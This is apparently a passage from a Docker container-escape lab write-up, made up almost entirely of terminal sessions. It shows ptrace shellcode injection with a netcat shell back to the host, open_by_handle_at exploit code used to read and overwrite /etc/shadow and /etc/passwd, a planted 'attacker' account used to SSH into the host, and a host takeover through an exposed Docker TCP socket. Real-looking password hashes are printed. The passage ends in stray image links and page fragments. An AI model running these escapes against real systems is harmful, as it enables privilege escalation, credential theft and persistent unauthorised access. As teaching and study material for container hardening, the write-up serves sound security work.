root@51046b072662:/#
root@51046b072662:/# ps -aux | grep http
1000      211067  0.0  2.0 299608 17912 ?        S+   00:10   0:00 python3 -m http.server
root      211627  0.0  0.1   3464  1564 pts/0    R+   00:18   0:00 grep --color=auto http
root@51046b072662:/#
root@51046b072662:/#
root@51046b072662:/# ./infect 211067
+ Tracing process 211067
+ Waiting for process...
+ Getting Registers
+ Injecting shell code at 0x7fa820a37a08
+ Setting instruction pointer to 0x7fa820a37a0a
+ Run it!
root@51046b072662:/#
```

```
root@51046b072662:/#
root@51046b072662:/# nc 172.17.0.1 5600

ls
Dockerfile
infect.c
run.sh


id
uid=1000(Srikar) gid=1000(Srikar) groups=1000(Srikar),4(adm),190(systemd-journal) context=unconfined_u:unconfined_r:unco
nfined_t:s0-s0:c0.c1023
```

5. Abusing SYS_DAC_READ_SEARCH Capability

```
root@e607939cc7f9:/#
root@e607939cc7f9:/#
root@e607939cc7f9:/# capsh --print | grep dac_read_search
Current: cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,
ap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_se
cap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
root@e607939cc7f9:/#
root@e607939cc7f9:/#
```

```
root@e607939cc7f9:/#
root@e607939cc7f9:/# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/WHRMZ723CD3P4M5JCFDXHDY3OB:/var/lib/docker/over
lay2/l/OZA6KSRCSRQ4TUMNYY5XN73E3N,upperdir=/var/lib/docker/overlay2/b3b715d1a22966067dee03b69fa4c6313778244d7bad17e77da0ef
d903464f38/diff,workdir=/var/lib/docker/overlay2/b3b715d1a22966067dee03b69fa4c6313778244d7bad17e77da0efd903464f38/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup type cgroup2 (ro,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k,inode64)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
devpts on /dev/console type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/irq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/asound type tmpfs (ro,relatime,inode64)
tmpfs on /proc/acpi type tmpfs (ro,relatime,inode64)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /sys/firmware type tmpfs (ro,relatime,inode64)
root@e607939cc7f9:/#
```

```
    // get a FS reference from something mounted in from outside
    if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
        die("[-] open");

    if (find_handle(fd1, "/etc/shadow", &root_h, &h) <= 0)
        die("[-] Cannot find valid handle!");

    fprintf(stderr, "[!] Got a final handle!\n");
    dump_handle(&h);
```

```
root@e607939cc7f9:/#
root@e607939cc7f9:/# vi read_files.c
root@e607939cc7f9:/#
root@e607939cc7f9:/#
root@e607939cc7f9:/# cc read_files.c
root@e607939cc7f9:/# ls
a.out  boot  etc   lib    lib64   media  opt   read_files.c  run   srv  tee  usr
bin    dev   home  lib32  libx32  mnt    proc  root          sbin  sys  tmp  var
root@e607939cc7f9:/# ./a.out
```

```
[+] Match: shadow ino=3408133
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x05, 0x01, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x05, 0x01, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! /etc/shadow output follows:
root:*:19500:0:99999:7:::
daemon:*:19500:0:99999:7:::
bin:*:19500:0:99999:7:::
sys:*:19500:0:99999:7:::
sync:*:19500:0:99999:7:::
games:*:19500:0:99999:7:::
man:*:19500:0:99999:7:::
lp:*:19500:0:99999:7:::
mail:*:19500:0:99999:7:::
news:*:19500:0:99999:7:::
uucp:*:19500:0:99999:7:::
proxy:*:19500:0:99999:7:::
www-data:*:19500:0:99999:7:::
backup:*:19500:0:99999:7:::
list:*:19500:0:99999:7:::
irc:*:19500:0:99999:7:::
_apt:*:19500:0:99999:7:::
nobody:*:19500:0:99999:7:::
systemd-network:!*:19500::::::
systemd-timesync:!*:19500::::::
messagebus:!:19500::::::
tss:!:19500::::::
```

```
nm-openvpn:!:19500::::::
nm-openconnect:!:19500::::::
mysql:!:19500::::::
stunnel4:!*:19500::::::
_rpc:!:19500::::::
geoclue:!:19500::::::
Debian-snmp:!:19500::::::
sslh:!:19500::::::
ntpsec:!:19500::::::
redsocks:!:19500::::::
rwhod:!:19500::::::
iodine:!:19500::::::
miredo:!:19500::::::
statd:!:19500::::::
redis:!:19500::::::
postgres:!:19500::::::
mosquitto:!:19500::::::
inetsim:!:19500::::::
_gvm:!:19500::::::
king-phisher:!:19500::::::
kali:$y$j9T$dl4ti9p1KPx6HrZ59TPMJ/$drMOLlRW8BZmsDQ0riDlPnUDsfyIvRL4qfgODnuZVz4:19500:0:99999:7:::
srikar:$y$j9T$zQDoy8k65YXyn.JSkvyaz1$buIOggyKVPmisV4DCTExnUpADo7OgecdUdTMOsW/uI3:19561:0:99999:7:::

root@e607939cc7f9:/#
```

6. Abusing DAC_OVERRIDE Capability

```
┌──(srikar㉿kali)-[~]
└─$ sudo docker run --cap-add=DAC_READ_SEARCH --cap-add=DAC_OVERRIDE -it ubuntu
[sudo] password for srikar:
root@8a73440b87eb:/#
root@8a73440b87eb:/#
root@8a73440b87eb:/#
root@8a73440b87eb:/#
```

```
root@8a73440b87eb:/# capsh --print | grep dac
Current: cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_s
etuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
=ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,
cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_se
tfcap
root@8a73440b87eb:/#
root@8a73440b87eb:/#
root@8a73440b87eb:/#
```

```
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit# gcc read.c -o read
read.c: In function 'find_handle':
read.c:69:19: warning: implicit declaration of function 'open_by_handle_at' [-Wimplicit-function-declara
tion]
   69 |         if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
      |                   ^~~~~~~~~~~~~~~~~
root@8a73440b87eb:/exploit#
```

```
root@8a73440b87eb:/exploit# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/STHZN5ACLQTQA47H3CLZR2GQB4:/v
ar/lib/docker/overlay2/l/OZA6KSRCSRQ4TUMNVY5XN73E3N,upperdir=/var/lib/docker/overlay2/5ac543dfdecb25a6cb
57c6327b6cd6038d8738457997bae249fe0323db77ba19/diff,workdir=/var/lib/docker/overlay2/5ac543dfdecb25a6cb5
7c6327b6cd6038d8738457997bae249fe0323db77ba19/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup type cgroup2 (ro,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k,inode64)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
devpts on /dev/console type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/irq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/asound type tmpfs (ro,relatime,inode64)
tmpfs on /proc/acpi type tmpfs (ro,relatime,inode64)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /sys/firmware type tmpfs (ro,relatime,inode64)
root@8a73440b87eb:/exploit#
```

```
root@8a73440b87eb:/exploit# vi read.c
root@8a73440b87eb:/exploit# ./read /etc/hostname /etc/shadow
```

```
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit# cat shadow | tail
statd:!:19500::::::
redis:!:19500::::::
postgres:!:19500::::::
mosquitto:!:19500::::::
inetsim:!:19500::::::
_gvm:!:19500::::::
king-phisher:!:19500::::::
kali:$y$j9T$dl4ti9n1KPx6HrZ59TPMJ/$drMOLlRW8RZmsDO0riDlPnUDsfyIvRL4qfgODnuZVz4:19500:0:99999:7:::
srikar:$y$j9T$FTjT6Qdw3J2zbvxbxh4Hp.$iSD9a2vVsfUCoKRtEB.lbbecpSDawTB5cOB6x33enq8:19562:0:99999:7:::

root@8a73440b87eb:/exploit#
```

```
_gvm:!:19500::::::
king-phisher:!:19500::::::
kali:$y$j9T$dl4ti9n1KPx6HrZ59TPMJ/$drMOLlRW8RZmsDO0riDlPnUDsfyIvRL4qfgODnuZVz4:19500:0:99999:7:::
srikar:$y$j9T$zQDoy8k65YXyn.JSkvyaz1$buIOggyKVPmisV4DCTExnUpADo7OgecdUdTMOsW/uI3:19561:0:99999:7:::
~
~
```

```
root@8a73440b87eb:/exploit# useradd attacker
root@8a73440b87eb:/exploit# passwd attacker
New password:
Retype new password:
passwd: password updated successfully
root@8a73440b87eb:/exploit#
```

```
mosquitto:!:19500:::::
inetsim:!:19500:::::
_gvm:!:19500:::::
king-phisher:!:19500:::::
kali:$y$j9T$dl4ti9p1KPx6HrZ59TPMJ/$drMOLlRW8BZmsDQ0riDlPnUDsfyIvRL4qfgODnuZVz4:19500:0:99999:7:::
srikar:$y$j9T$ZIPgy/8isu87SfS9HG/Vd.$BHHJ3OGo71XK14uAQorU6hlEbN6R0Xrc2aIYW4s/x97:19561:0:99999:7:::
attacker:$y$j9T$ZIPgy/8isu87SfS9HG/Vd.$BHHJ3OGo71XK14uAQorU6hlEbN6R0Xrc2aIYW4s/x97:19562:0:99999:7:::
```

```
root@8a73440b87eb:/exploit# cat shadow | tail
statd:!:19500:::::
redis:!:19500:::::
postgres:!:19500:::::
mosquitto:!:19500:::::
inetsim:!:19500:::::
_gvm:!:19500:::::
king-phisher:!:19500:::::
kali:$y$j9T$dl4ti9p1KPx6HrZ59TPMJ/$drMOLlRW8BZmsDQ0riDlPnUDsfyIvRL4qfgODnuZVz4:19500:0:99999:7:::
srikar:$y$j9T$FTjT6Qdw3J2zbvxbxh4Hp.$iSD9a2vVsfUCoKRtEB.lbbecpSDawTB5cOB6×33enq8:19562:0:99999:7:::

root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit# cat /etc/shadow | tail
irc:*:19532:0:99999:7:::
gnats:*:19532:0:99999:7:::
nobody:*:19532:0:99999:7:::
_apt:*:19532:0:99999:7:::
systemd-network:*:19562:0:99999:7:::
systemd-resolve:*:19562:0:99999:7:::
messagebus:*:19562:0:99999:7:::
systemd-timesync:*:19562:0:99999:7:::
sshd:*:19562:0:99999:7:::
attacker:$y$j9T$v7Q745Gmvu2RNarMgq8pM/$epI2jRA7wJm/aW3ozZLADgw9kzNp9L7yo01RmigWqx8:19562:0:99999:7:::
root@8a73440b87eb:/exploit#
```

```
root@8a73440b87eb:/exploit# cat shadow | tail
statd:!:19500:::::
redis:!:19500:::::
postgres:!:19500:::::
mosquitto:!:19500:::::
inetsim:!:19500:::::
_gvm:!:19500:::::
king-phisher:!:19500:::::
kali:$y$j9T$dl4ti9p1KPx6HrZ59TPMJ/$drMOLlRW8BZmsDQ0riDlPnUDsfyIvRL4qfgODnuZVz4:19500:0:99999:7:::
attacker:$y$j9T$v7Q745Gmvu2RNarMgq8pM/$epI2jRA7wJm/aW3ozZLADgw9kzNp9L7yo01RmigWqx8:19562:0:99999:7:::
```

```
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit# vi shadow
root@8a73440b87eb:/exploit# ./write /etc/hostname /etc/shadow ./shadow
```

```
[*] Found shadow
[+] Match: shadow ino=3408133
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x05, 0x01, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x05, 0x01, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win!root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit#
```

```
┌──(srikar㉿kali)-[/root]
└─$ sudo cat /etc/shadow | tail
postgres:!:19500::::::
mosquitto:!:19500::::::
inetsim:!:19500::::::
_gvm:!:19500::::::
king-phisher:!:19500::::::
kali:$y$j9T$dl4ti9n1KPx6Hr759TPMJ/$drMOLlRW8BZmsDQ0riDlPnUDsfvIvRL4qfgODnuZVz4:19500:0:99999:7:::
srikar:$y$j9T$ZIPgy/8isu87SfS9HG/Vd.$BHHJ3OGo71XK14uAQorU6hlEbN6R0Xrc2aIYW4s/x97:19561:0:99999:7:::
attacker:$y$j9T$ZIPgy/8isu87SfS9HG/Vd.$BHHJ3OGo71XK14uAQorU6hlEbN6R0Xrc2aIYW4s/x97:19562:0:99999:7:::
```

```
┌──(srikar㉿kali)-[/root]
└─$ cat /etc/passwd | tail
redis:x:126:132::/var/lib/redis:/usr/sbin/nologin
postgres:x:127:133:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:128:135::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:129:136::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:130:138::/var/lib/openvas:/usr/sbin/nologin
king-phisher:x:131:139::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
srikar:x:1001:1001:srikar,,,:/home/srikar:/bin/bash
attacker:x:1000:1000::/home/attacker:/bin/sh
```

```
root@8a73440b87eb:/exploit# ./read /etc/hostname /etc/passwd &>passwd
root@8a73440b87eb:/exploit# vi passwd
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit# cat passwd | tail
redis:x:126:132::/var/lib/redis:/usr/sbin/nologin
postgres:x:127:133:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:128:135::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:129:136::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:130:138::/var/lib/openvas:/usr/sbin/nologin
king-phisher:x:131:139::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
srikar:x:1001:1001:srikar,,,:/home/srikar:/bin/bash
```

```
root@8a73440b87eb:/exploit# cat /etc/passwd | tail
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
attacker:x:1000:1000::/home/attacker:/bin/sh
```

```
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit# echo "attacker:x:1000:1000::/home/attacker:/bin/sh" >> passwd
root@8a73440b87eb:/exploit# cat passwd | tail
postgres:x:127:133:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:128:135::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:129:136::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:130:138::/var/lib/openvas:/usr/sbin/nologin
king-phisher:x:131:139::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
srikar:x:1001:1001:srikar,,,:/home/srikar:/bin/bash


attacker:x:1000:1000::/home/attacker:/bin/sh
root@8a73440b87eb:/exploit#
```

```
[*] Found passwd
[+] Match: passwd ino=3410816
[*] Brute forcing remaining 32bit. This can take a while...
[*] (passwd) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x80, 0x0b, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x80, 0x0b, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win!root@8a73440b87eb:/exploit#
```

```
root@8a73440b87eb:/exploit# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 170284  bytes 106546171 (106.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 154226  bytes 10973932 (10.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@8a73440b87eb:/exploit#
```

```
root@8a73440b87eb:/exploit#
root@8a73440b87eb:/exploit# nc -znv 172.17.0.1 1-65535
nc: connect to 172.17.0.1 port 1 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 2 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 3 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 4 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 5 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 6 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 7 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 8 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 9 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 10 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 11 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 12 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 13 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 14 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 15 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 16 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 17 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 18 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 19 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 20 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 21 (tcp) failed: Connection refused
Connection to 172.17.0.1 22 port [tcp/*] succeeded!
nc: connect to 172.17.0.1 port 23 (tcp) failed: Connection refused
nc: connect to 172.17.0.1 port 24 (tcp) failed: Connection refused
```

```
root@8a73440b87eb:/exploit# ssh attacker@172.17.0.1
The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ED25519 key fingerprint is SHA256:/WIGc0XpyRqjQWXUGF4bh9GC1gzIJIlCFpMBHusz3GY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.1' (ED25519) to the list of known hosts.
attacker@172.17.0.1's password:
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/attacker: No such file or directory
$
$
$ ls
bin   etc         initrd.img.old  lib64       media  proc  sbin      sys  var
boot  home        lib             libx32      mnt    root  srv       tmp  vmlinuz
dev   initrd.img  lib32           lost+found  opt    run   swapfile  usr  vmlinuz.old
$
```

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/attacker: No such file or directory
$
$
$ ls
bin   etc         initrd.img.old  lib64       media  proc  sbin      sys  var
boot  home        lib             libx32      mnt    root  srv       tmp  vmlinuz
dev   initrd.img  lib32           lost+found  opt    run   swapfile  usr  vmlinuz.old
$
$
$ pwd
/
$
$
$ su srikar
Password:
┌──(srikar㉿kali)-[/]
└─$

┌──(srikar㉿kali)-[/]
└─$
```

7) Exposing Docker Daemon TCP Socket:

```
┌──(srikar㉿rootx00rootrootbinbash)-[~]
└─$ printenv | tail
DOCKER_HOST=tcp://127.0.0.1:2375
QT_AUTO_SCREEN_SCALE_FACTOR=0
XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share/:/usr/share/:/usr/share
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/g
ames
GDMSESSION=lightdm-xsession
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1001/bus
MAIL=/var/mail/srikar
_JAVA_OPTIONS=-Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
OLDPWD=/home/srikar
_=/usr/bin/printenv

┌──(srikar㉿rootx00rootrootbinbash)-[~]
└─$
```

```
┌──(srikar㉿rootx00rootrootbinbash)-[~]
└─$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
   PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN
   -
tcp        0      0 127.0.0.1:2375          0.0.0.0:*               LISTEN
   -
tcp        0      0 127.0.0.1:36111         0.0.0.0:*               LISTEN
   -
tcp6       0      0 :::8000                 :::*                    LISTEN
   -

┌──(srikar㉿rootx00rootrootbinbash)-[~]
└─$
```

```
┌──(srikar㉿rootx00rootrootbinbash)-[~]
└─$ docker images
REPOSITORY     TAG       IMAGE ID       CREATED         SIZE
dac_override   latest    e57bf5fdf8a2   29 hours ago    347MB
ubuntu         latest    5a81c4b8502e   4 weeks ago     77.8MB
cytopia/dvwa   latest    9c024a16ab9d   4 months ago    504MB
cytopia/dvwa   php-8.1   a12b0a3293f3   4 months ago    504MB
mariadb        10.1      895244a22f37   2 years ago     352MB

┌──(srikar㉿rootx00rootrootbinbash)-[~]
└─$

┌──(srikar㉿rootx00rootrootbinbash)-[~]
└─$ docker run -v /:/host -it ubuntu
root@b8c3390f48d8:/#
root@b8c3390f48d8:/#
```


```
root@b8c3390f48d8:/# ls
bin   dev   home  lib    lib64   media  opt   root  sbin  sys  usr
boot  etc   host  lib32  libx32  mnt    proc  run   srv   tmp  var
root@b8c3390f48d8:/#
root@b8c3390f48d8:/#
root@b8c3390f48d8:/# chroot /host bash
┌──(root㉿b8c3390f48d8)-[/]
└─#

┌──(root㉿b8c3390f48d8)-[/]
└─#
```

```
┌──(root㉿b8c3390f48d8)-[/]
└─# whoami
root
```

```
┌──(root㉿b8c3390f48d8)-[/]
└─# cat /etc/passwd | tail
postgres:x:127:135:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:128:135::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:129:136::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:130:138::/var/lib/openvas:/usr/sbin/nologin
king-phisher:x:131:139::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
srikar:x:1001:1001:srikar,,,:/home/srikar:/bin/bash
```

8) Portainer using Weak Credentials



TOTAL RESULTS

1

View Report View on Map


Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

